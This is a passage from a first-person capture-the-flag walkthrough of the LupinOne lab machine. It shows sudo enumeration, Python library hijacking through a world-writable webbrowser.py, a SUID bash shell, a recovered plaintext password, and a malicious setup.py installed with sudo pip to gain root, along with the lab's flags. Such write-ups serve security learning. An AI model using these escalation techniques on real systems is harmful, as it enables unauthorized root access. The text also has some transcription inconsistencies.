3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}

This confirmed that the initial user-level objective had been achieved. However, the machine was not yet fully compromised, so I continued with privilege-escalation enumeration to obtain higher privileges.

10. Privilege Escalation – Sudo Enumeration

The next step was to determine what the current user could execute with elevated privileges:

```
sudo -l
```

Why `sudo -l`?

sudo -l lists the commands the current user is permitted to execute through **sudo**.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

The important result was:

User icex64 may run the following commands on LupinOne:

(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py

This was significant because:

- The command could be executed as **arsene**.
- **NOPASSWD** meant no password was required.
- The permitted program was a Python script.
- Python scripts can import other modules, creating an opportunity for library hijacking.

11. Inspecting the **heist.py** Script

I examined the script:

```
cat /home/arsene/heist.py
```

```
icex64@LupinOne:~$ ls -l /home/arsene
total 8
-rw-r--r-- 1 arsene arsene 119 Oct  4 2021 heist.py
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
icex64@LupinOne:~$ cat /home/arsene/note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

The script contained:

```
import webbrowser
print("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
```

The important observation was:

```
import webbrowser
```

The script imports the Python webbrowser module. Therefore, I investigated where the module was located and whether it could be modified.

12. Identifying a Writable Python Library

I checked the permissions of the Python module:

```
ls -al /usr/lib/python3.9/webbrowser.py
```

```
icex64@LupinOne:~$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
```

The result showed:

```
-rwxrwxrwx 1 root root ... /usr/lib/python3.9/webbrowser.py
```

The important part is:

```
-rwxrwxrwx
```

The file was writable by all users.

This is a critical misconfiguration because the `heist.py` script runs with elevated privileges as `arsene`. When Python imports `webbrowser`, it loads this writable system module.

Therefore, modifying `webbrowser.py` allows arbitrary Python code to execute when the privileged script imports it.

13. Exploiting Python Library Hijacking

I modified:

`/usr/lib/python3.9/webbrowser.py`
and inserted code that launches a shell.

```
<code>
```

I then executed:

```
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
```

The command executes: `heist.py` ; as: `arsene`

The script imports: `webbrowser`

Since `/usr/lib/python3.9/webbrowser.py` has been modified, the attacker's code executes during the import.

This resulted in a shell running with the privileges of `arsene`.

I verified the resulting access with:

`whoami`

which returned:

`arsene`

```
icex64@LupinOne:~$ ls -la /tmp/bash
-rwsr-sr-x 1 arsene arsene 1234376 Aug 17 03:10 /tmp/bash
icex64@LupinOne:~$ /tmp/bash -p
bash-5.1$ ls
user.txt
bash-5.1$ id
uid=1001(icex64) gid=1001(icex64) euid=1000(arsene) egid=1000(arsene) groups=1000(arsene),1001(icex64)

bash-5.1$ whoami
arsene
bash-5.1$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Aug 17 02:15 .
drwxr-xr-x 4 root    root    4096 Oct  4 2021 ..
-rw----- 1 icex64 icex64  115 Oct  7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4 2021 .profile
-rw----- 1 icex64 icex64   12 Oct  4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
bash-5.1$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
bash-5.1$ cat /home/arsene/.secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
```

15. Privilege Escalation — SUID Bash

To search for SUID-enabled binaries, I used:

```
find / -perm -4000 2>/dev/null
```

```
icex64@LupinOne:~$ find / -perm -4000 2>/dev/null
/tmp/bash
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
```

Why this command?

The **find** command searches the filesystem for files matching specific conditions.

- **/** – starts the search from the root filesystem.
- **-perm -4000** – searches for files with the SUID permission bit set.
- **2>/dev/null** – redirects permission-denied and other error messages to **/dev/null**, keeping the output clean.

The enumeration returned several SUID binaries, including:

```
/tmp/bash
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
```

The unusual entry was:

```
/tmp/bash
```

I checked its permissions:

```
ls -la /tmp/bash
```

The result showed:

```
-rwsr-sr-x 1 arsene arsene 1234376 Aug 18 05:17 /tmp/bash
```

The **s** in **-rwsr-sr-x**:

indicates that the SUID bit is enabled. More importantly, the binary is owned by **arsene**.

I executed the binary with Bash's privileged mode:

```
/tmp/bash -p
```

```

icex64@LupinOne:~$ ls -la /tmp/bash
-rwsr-sr-x 1 arsene arsene 1234376 Aug 18 05:17 /tmp/bash
icex64@LupinOne:~$ /tmp/bash -p
bash-5.1$ whoami
arsene
bash-5.1$ id
uid=1001(icex64) gid=1001(icex64) euid=1000(arsene) egid=1000(arsene) groups=1000(arsene),1001(icex64)
bash-5.1$

```

Why **-p**?

The **-p** option tells Bash to preserve its effective user and group IDs instead of dropping elevated privileges.

I verified the resulting shell:

whoami

Result:

arsene

I then ran:

id

which returned:

```

uid=1001(icex64) gid=1001(icex64) euid=1000(arsene)
egid=1000(arsene) groups=1000(arsene),1001(icex64)

```

The important part is the **euid=1000(arsene)**, confirming that the shell had the effective privileges of **arsene**.

16. Obtaining the **arsene** User Context

After obtaining the effective **arsene** privileges, I then listed the contents, including hidden files:

ls -al

Among the files present was:

.secret

I inspected it using:

cat .secret

The file contained:

```

I dont like to forget my password
"rQ8EE"UK.eV)weg~~*nd-5:{*)j7*0

```

This revealed a password associated with the **arsene** account.

I then switched to the **arsene** user:

```
su arsene
```

After supplying the recovered password, I obtained an actual **arsene** login shell.

```
bash-5.1$ pwd
/home/arsene
bash-5.1$ ls -al
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x 4 root    root    4096 Oct  4 2021 ..
-rw-r--r-- 1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r-- 1 arsene arsene 807 Oct  4 2021 .profile
-rw-r--r-- 1 arsene arsene  67 Oct  4 2021 .secret
bash-5.1$ cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
bash-5.1$ su arsene
Password:
arsene@LupinOne:~$ pwd
/home/arsene
```

17. Identifying the **pip** Privilege Escalation

Once logged in as **arsene**, I checked the commands that **arsene** is authorized to execute through **sudo**:

```
sudo -l
```

```
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

The output showed:

Matching Defaults entries for arsene on LupinOne:

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
in\:/sbin\:/bin
```

User arsene may run the following commands on LupinOne:

```
(root) NOPASSWD: /usr/bin/pip
```

This was the key privilege-escalation finding.

The important entry was:

```
(root) NOPASSWD: /usr/bin/pip
```

This means that **arsene** could execute **/usr/bin/pip** as root without entering a password.

Since **pip** can install Python packages containing executable installation logic, this provided a path to execute attacker-controlled Python code with root privileges.

18. Creating a Malicious Python Package

I created a temporary directory:

```
TF=$(mktemp -d)
```

Why **mktemp -d**?

mktemp -d creates a uniquely named temporary directory. The generated path is assigned to the **TF** shell variable using command substitution.

For example:

```
TF=/tmp/tmp.Dh4PuXCdj
```

This directory was used as a workspace for the malicious Python package.

I then created a **setup.py** file inside the temporary directory:

```
echo "import os; os.execl('/bin/bash', 'sh', '-c', 'sh <$(tty) >$(tty)')"
> $TF/setup.py
```

Why **setup.py**?

pip can install a package from a local directory. During installation, Python package setup code can be executed.

The malicious **setup.py** imports the **os** module and uses:

```
os.execl(...)
```

to replace the current process with a Bash shell.

The shell redirections involving **tty** ensure that the spawned shell is connected to the current terminal.

```

arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/bash', 'sh', '-c', 'sh <$(tty) >$(tty)'" > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF
Processing /tmp/tmp.lDh4uPXCoj

id
uid=0(root) gid=0(root) groups=0(root)

cd /root
ls -al
total 36
drwx----- 4 root root 4096 Oct 7 2021 .
drwxr-xr-x 18 root root 4096 Oct 4 2021 ..
-rw----- 1 root root 234 Oct 7 2021 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 Oct 4 2021 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw----- 1 root root 12 Oct 4 2021 .python_history
-rw-r--r-- 1 root root 3325 Oct 4 2021 root.txt
drwx----- 2 root root 4096 Oct 4 2021 .ssh

```

19. Executing the Malicious Package as Root

I installed the locally created package using:

```
sudo pip install $TF
```

Why does this work?

From the previous `sudo -l` enumeration, we know that:

(root) NOPASSWD: /usr/bin/pip

Therefore, prefixing the command with:

sudo

causes `pip` to execute with root privileges.

The `$TF` variable points to the directory containing the malicious `setup.py`:
/tmp/tmp.Dh4PuXCdj

During installation, the code in `setup.py` was executed with the privileges of the `pip` process.

The command resulted in a shell with root privileges.

I verified this using:

id

Result:

uid=0(root) gid=0(root) groups=0(root)

This confirmed successful escalation to **root**.

20. Obtaining the Root Flag

After obtaining the root shell, I navigated to the root user's home directory:

```
cd /root
```

I listed its contents:


```
ls -al
```

The directory contained:

root.txt

I retrieved the flag using:

```
cat root.txt
```



The final flag was:

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
```

This confirmed complete compromise of the LupinOne machine and successful completion of the challenge.

21. Final Attack Chain

SSH as icex64



SUID enumeration



/tmp/bash



/tmp/bash -p



Effective UID = arsene



/home/arsene/.secret



Recover arsene password



su arsene



sudo -l



(root) NOPASSWD: /usr/bin/pip



Create malicious setup.py



sudo pip install \$TF



Root shell



/root/root.txt



ROOT FLAG